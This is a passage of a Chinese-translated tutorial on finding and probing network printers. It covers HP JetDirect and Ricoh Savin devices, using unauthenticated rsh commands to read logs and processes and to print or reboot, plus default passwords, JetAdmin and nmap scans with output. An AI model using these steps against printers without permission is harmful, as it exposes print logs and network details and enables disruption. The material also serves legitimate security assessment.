通过Telnet配置JetDirect的注意点:如果想保存更改,必须使用quit命令结束会话。如果直接中断Telnet终端,那么所更改的设置均将丢弃。

RSH命令和Richo Savin Aficio打印机

通常你可能想通过Telnet登录Savin,但它可能存在密码保护(在一些Savin打印机中的默认密码为"password"),不过我们可以使用其他方法在打印机上执行命令。可以通过Nmap进行扫描,可能你已经注意到了Richo Savin开放514/TCP端口。猜想一下,你可以尝试使用RSH *nix实用工具在打印机上远程执行命令。首先,需要确保已经安装了RSH客户端,但RSH常常被忽视,因为它是以非加密形式传输数据的,同时还存在其他安全问题。如果你想在Linux上尝试RSH,那么它可能会自动被替换为SSH。如果你是在Debian平台上安装了rsh-client(apt-get install rsh-client),那么就可以尝试通过执行以下命令以获取更多关于Savin打印机的信息。Info命令将会列出打印机的当前配置和支持选项:

```
root@Irongeek:~# rsh 192.168.1.2 info
(Input Tray)
No. Name Page Size Status
---------------------------------------------
1 Tray 1 11 x 8 1/2" PaperEnd.
2 Tray 2 11 x 8 1/2" Normal.
3 LCT 11 x 8 1/2" Normal.
4 Bypass Tray 11 x 8 1/2" PaperEnd.
(Output Tray)
No. Name Status
---------------------------------------------
1 Internal Tray 1 Normal.
2 Finisher Upper Tray Normal.
3 Finisher Shift Tray Normal.
(Printer Language)
No. Name Version
---------------------------------------------
1 Automatic Language Switching 2.21.5.3
2 Customized PJL 2.21.5.3
3 RPCS 2c.9.5a
4 PCL 5e Emulation 1.01
5 PCL XL Emulation 1.01
6 Adobe PostScript 3 1.02
```

stat命令会显示系统相关统计数据:

```
root@Irongeek:~# rsh 192.168.1.2 stat
Printer status : Printing.(Ready.)
Online/Offline : Online.
```

```
Rank Owner Job Files Total Size
active anonymous 2491 (standard input) 126980 bytes
```

syslog命令将回显版本网络中的Wins Server IP地址以及启动了哪些守护进程与其他信息:

```
root@Irongeek:~# rsh 192.168.1.2 syslog
#[ncsd(17)]06/02/24 07:16:18 RICOH Aficio 2045e 2.40 INFO:
#[ncsd(17)]06/02/24 07:16:18 Network Control Service 4.12 INFO:
#[ncsd(17)]06/02/24 07:16:18 Copyright (C) 1994-2002 RICOH CO.LTD. INFO:
#[ncsd(17)]06/02/24 07:16:19 Ethernet started with IP: 192.168.1.2 INFO:
#[inetd(42)]06/02/24 07:16:19 inetd start. INFO:
#[snmpd(43)]06/02/24 07:16:19 Snmpd Start. INFO:
#[httpd(44)]06/02/24 07:16:19 httpd start. INFO:
#[ncsd(17)]06/02/24 07:16:19 Current Interface Speed : 100Mbps(full-duplex) INFO:
#[nbtd(45)]06/02/24 07:16:19 nbtd start. INFO:
#[nbtd(45)]06/02/24 07:16:19 Name registration success. WINS Server=192.168.30.100 NetBIOS Name=RNP82398B (Ethernet) INFO:
#[nbtd(45)]06/02/24 07:16:19 Name registration success. WINS Server=192.168.30.100 NetBIOS Name=IGPrinter (Ethernet) INFO:
#[nbtd(45)]06/02/24 07:16:19 Name registration success. WINS Server=192.168.30.100 NetBIOS Name=WORKGROUP (Ethernet) INFO:
#[multid(48)]06/02/24 07:16:21 multid start. INFO:
#[diprintd(51)]06/02/24 07:16:21 started. INFO:
#[lpd(52)]06/02/24 07:16:21 restarted. INFO:
#[snmpd(43)]06/02/24 07:16:28 Snmp over ip is ready. INFO:
#[httpd(44)]06/02/24 07:16:28 ipp enable. INFO:
#[httpd(44)]06/02/24 07:16:28 nrs disable. INFO:
#[lpd(52)]06/03/06 22:19:28 bad request (71) from WARNING:
#[lpd(52)]06/03/06 22:19:28 Illegal service request ERR:
#[lpd(52)]06/03/06 22:19:28 Lost connection ERR:
#[rshd(2570)]06/03/06 22:19:33 192.168.19.56 can't connect second port: 65360 INFO:
#[rshd(2596)]06/03/06 22:50:32 (192.168.19.56) help: Command not supported. ERR:
```

prnlog命令将显示最近打印文档的相关信息:

```
root@Irongeek:~# rsh 192.168.1.2 prnlog
ID User Page Result Time
------------------------------------------
2472 2 Finished 06/03/06 21:29
2473 10 Finished 06/03/06 21:33
2474 1 Finished 06/03/06 21:58
2475 19 Finished 06/03/06 21:59
2476 3 Finished 06/03/06 22:16
2477 4 Finished 06/03/06 22:16
2478 2 Finished 06/03/06 22:17
2479 4 Finished 06/03/06 22:19
2480 5 Finished 06/03/06 22:22
2481 3 Finished 06/03/06 22:24
2482 2 Finished 06/03/06 22:29
2483 2 Finished 06/03/06 22:35
2484 1 Finished 06/03/06 22:37
2485 2 Finished 06/03/06 22:38
2486 2 Finished 06/03/06 22:38
2487 2 Finished 06/03/06 22:40
2488 6 Finished 06/03/06 22:40
2489 2 Finished 06/03/06 22:45
2490 4 Finished 06/03/06 22:52
2491 30 Finished 06/03/06 22:53
```

ps命令则会列出当前的所有进程:

```
root@Irongeek:~# rsh 192.168.1.2 ps
pid=2605 [rshd]
pid= 57 [pcl]
pid= 55 [rsp]
pid= 52 [lpd]
pid= 51 [diprintd]
pid= 49 [centrod]
pid= 48 [multid]
...
pid= 3 [checker]
pid= 2 [pagedaemon]
pid= 1 [init]
pid= 0 [swapper]
```

print命令会将你想要输出的内容打印到一张纸上(这里使用"test"进行测试):

```
root@Irongeek:~# rsh 192.168.1.2 print
test
root@Irongeek:~#
```

也可以尝试输入"rsh ip-address reboot"查看是否可以远程重启打印机(可用syslog检测是否正常运行了)。很多类似的信息可以通过Savin打印机上的FTP服务器下载文件获取,然后用文本编辑器打开读取,如图5所示。

通过JetAdmin控制并搜索JetDirect打印机

利用惠普开发的一款叫做JetAdmin的工具控制JetDirect。当前惠普只提供一款Web版本的

软件,叫做Web JetAdmin,在Windows和Linux平台下均可运行。不过你得先在惠普官网上注册才能下载,但你也可以在下列镜像站点免注册下载:http://www.svrops.com/svrops/dwnldprog.htm。




图5

我个人比较喜欢旧版的Windows 2000平台下的HP JetAdmin(v3.42,支持Windows XP),如图6所示。




图6

JetAdmin可快速找出子网中的JetDirect打印机,因为它通过SNMP广播网络来定位打印机。只需右击,选择"Properties"查找更多关于JetDirect的信息,或者选择"Modify"打开操作向导,这样方便你更改描述,如IP设置及其他打印机相关变量。JetAdmin也可生成一份报告,用于记录搜索到的网络打印机的相关信息。

如果你想搜索网络中运行着Web JetAdmin的主机,可以扫描端口8000/tcp(HTTP)和8443/tcp(HTTPS);如果是弱口令或空口令,那么就更容易控制网络中的打印机了。如果你对类似JetAdmin这种可用于控制Ricoh Savin打印机的工具感兴趣,可以试试SmartDeviceMonitor(http:// www.ricoh-usa.com/products/product_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA)。

利用Namp和SNMP工具搜索网络打印机

利用Linux或Windows平台下的Nmap来搜索JetDirect及其他网络打印机很容易。本节将讨论一些namp命令,这些都很简单,不会太高深。你可以使用简单的Nmap命令:"nmap -A 192.168.1.*",用于搜索192.168.1.1—255这一IP段的常用端口,并检测操作系统类型及版本。上述命令执行结果如下:

```
Irongeek:~# nmap -A 192.168.1.*
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-08 15:12 EDT
Interesting ports on igprinter (192.168.1.93):
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp HP JetDirect ftpd
23/tcp open telnet?
80/tcp open http HP Jetdirect httpd
280/tcp open http HP Jetdirect httpd
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http HP Jetdirect httpd
9100/tcp open jetdirect?
Device type: printer|print server
Running: HP embedded
OS details: HP LaserJet printer/print server
Nmap finished: 1 IP address (1 host up) scanned in 120.963 seconds
Irongeek:~#
```

上述命令还存在一个问题:如果你使用一个3.90版本以前的Nmap扫描一些打印机,那么就会在打印机中生成一些如下的垃圾文字打印作业:GET / HTTP/1.0、OPTIONS / HTTP/1.0、OPTIONS/RTSP/1.0,在每张纸上

都会被打印出来，这样就会浪费大量的纸张。这是因为Nmap在端口9100/TCP检测系统版本时，会从nmap-service-probe文件中发送探针请求，以判断在端口9100/TCP上运行的是何种服务。由于JetDirect并不知道它发送的是什么数据，因此会打印出探测报文，最后以打印出一堆垃圾数据而收尾。解决此问题最好的方法就是将nmap升级到3.90或更高版本，但除此之外还有另一种替代方法。可能最好最快的解决方法就是只探测网络打印机9100端口以外的其他端口："nmap -A -p 21,23,80,280,515,631 192.168.1.* -T insane"，或者不使用"A"选项，如果只使用"sO"选项，则只会检测使用的IP协议类型，而不会发送探测报文给端口以检测运行的服务版本。我们也可以对JetDirect进行UDP扫描：

```
Irongeek:~# nmap -sU 192.168.1.*
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-11 06:21 EDT
Interesting ports on 192.168.1.93:
(The 1474 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
137/udp open|filtered netbios-ns
161/udp open|filtered snmp
427/udp open|filtered svrloc
32768/udp open|filtered omad
MAC Address: 00:60:B0:6D:47:C6 (Hewlett-packard CO.)
Nmap finished: 1 IP address (1 host up) scanned in 86.238 seconds
Irongeek:~#
```

如上所示，我们扫出很多个端口。你可能注意到了NetBIOS端口137/UDP开放，这意味着你可以通过NetBIOS服务在LAN中搜索打印机。与此同时，你也可以使用Nmap命令来查找网络中的Ricoh Savins打印机：

```
Irongeek:/# nmap -A 192.168.1.3 -T insane
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-09-09 23:49 EDT
Interesting ports on 192.168.1.3:
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp
23/tcp open telnet?
80/tcp open http?
514/tcp open shell?
515/tcp open printer lpd (error: Illegal service request)
631/tcp open ipp?
9100/tcp open jetdirect?
5 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
==NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==
...Omitted for security and space reasons...
MAC Address: 00:00:74:80:7C:B8 (Ricoh Company)
Device type: general purpose
Running: NetBSD
OS details: NetBSD 1.3.1 through 1.6
Uptime 6.506 days (since Sat Sep 3 11:42:37 2005)
Nmap finished: 1 IP address (1 host up) scanned in 94.690 seconds
Irongeek:/#
```

如上所示，Ricoh Savin开放了很多与HP JetDirect相同的端口，但其检测到的操作系统是NetBSD。由于一些网络打印机支持SNMP协议，因此也可使用另一种搜索方法：使用SNMP服务扫描工具来查找它们。Ricoh公司开发出一款用于搜索和配置网络打印机的工具——SmartDeviceMonitor，如图7所示，它并不能找到一些非Savins类型的打印机，但如果你在网络中使用的是Richo Savin Aficio打印机，那么用该工具来定位和连接它们将是个不错的选择。其他工具还有Foundstone公司的SNScan，如图8所示。如果你打开了SNMP搜索选项，那么还可以用Softperfect公司的NetScan，如图9所示。




图7




图8

